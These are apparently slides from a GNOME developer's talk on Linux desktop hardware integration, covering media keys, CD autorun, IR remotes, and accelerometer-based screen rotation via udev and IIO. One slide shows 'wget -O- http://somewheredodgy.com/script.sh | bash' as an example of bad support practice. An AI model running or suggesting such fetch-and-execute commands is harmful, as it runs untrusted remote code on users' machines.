

Hardware integration, the GNOME way

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My experience in hardware

#	Title	Size
01	Eminem - The Real Slim Shady.mp3	4490 kb
02	Limp Bizkit - Hate Me (M.I. 2 Theme).mp3	4962 kb
03	R. Kelly feat. Keith Murray - Home Alone.mp3	4669 kb
04	Refugee All stars feat Pras - Avenues.mp3	4012 kb
05	Skee-lo - I Wish.mp3	3944 kb
06	The_Chemical_Brothers-Surrender-Hey_Boy_Hey_Girl.mp3	4547 kb
07	09-Paul_Van_Dyk-Words_For_Love	
08	Dr Dre feat. Snoop Dogg - The Next	
09	Da Rude - Sandstorm.mp3	
10	Boomfunk MC's - Freestyler.m	
11	Salt 'N' Pepa - Brick Trick vs. Gitty U	
12	Kylie Minogue - Spinning Around.mp3	
13	Limp Bizkit - Break Stuff.mp3	

10 Mb free

Walk500

Walk500 0.1

Copyright 2000 Haddess

Author: Haddess <haddess@writeme.com>

a Rio500 utility...

OK

Keys setup



Tip: To select another key to bind an action, double-click on the second column.
Then "Space" cancels the capture, and "Backspace" disables the key shortcut.

Description	Keycode value
Mute key	166
Volume down key	165
Volume up key	158
Power key	222
Eject key	116
Brightness down key	101
Brightness up key	212



ACME


Sound setup

Use PCM volume instead of Master volume

X Close


CD Properties

Data CDs



- Automatically mount CD when inserted
- Automatically start auto-run program on newly mounted CD
- Open file manager window for newly mounted CD

Audio CDs



- Run command when CD is inserted

Command:

Magicdev



Browse...

DVD (Video)



- Run command when DVD (video) is inserted

Command: xmessage %d



Browse...

X Close

Before udisks
Before HAL
Using KUDZU

nautilus-cd-burner

Before writable DVDs

IR Receiver

Manufacturer: X10 Wireless Technology

Model: Wireless Transceiver (ACPI-compliant) (0x0008)

Device:

Auto-detect

IR Remote Control

LIRC (IR remote controls)

Manufacturer: Snapstream Firefly

Model: R1000

Custom Configuration

Configuration Test

Press remote control buttons to test: <none>

Help

Close

Unlock

Bluetooth

iOS filesystem access support
(AFC, house_arrest)

Mention "security" problems

Fingerprint readers

Wacom support

Orientation support
(WeTab, ExoPC)

GNOME integration, the hardware way

```
wget -O- http://somewheredodgy.com/script.sh | bash
```

<http://www.hadess.net/2008/06/how-not-to-do-laptop-support-page.html>

Loading kernel modules by hand
Giving access to X to root
Using acpid to handle keyboard events
Launching X applications from a daemon
Still, Calling "setpci" to set the brightness

Lenovo Yoga hardware support

What GNOME can do

Handling screens
Handling touchscreens

Handling special keys

Side buttons, mmkeys

Tagging devices in udev

Handling storage devices

Handle screen rotation
Handle showing/hiding cursor

We don't "shell out" to xrandr

What we had in 2011

Accelerometer input driver
Firmware sends kevent on change

udev detects the accelerometer
sets ID_INPUT_ACCELEROMETER

kevent is sent
read the input device
update ID_INPUT_ACCELEROMETER_ORIENTATION

GNOME reads that
changes the orientation

Lenovo Yoga


Remy gets you coffee



IIO, a new kernel subsystem

Maxime Ripard
Free Electrons

New IIO subsystem



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Latest update: February 14, 2012.
Document sources, updates and translations:

Corrections, suggestions, contributions and translations are welcome!

Direct access to the sensor
Configured via sysfs, not ioctl

Codeless approach to coding

Read existing code
Talk to developers

Then, take existing examples
And remove everything

The half-way approach
uinput

Other things to fix

Hans: Tablet mode

Hans: Touchpad fixes

Future TODO

Compass for geoclue
ambient light sensors!!!

In short

Talk to kernel developers
Read and talk before writing code
Reuse other people's work

FIN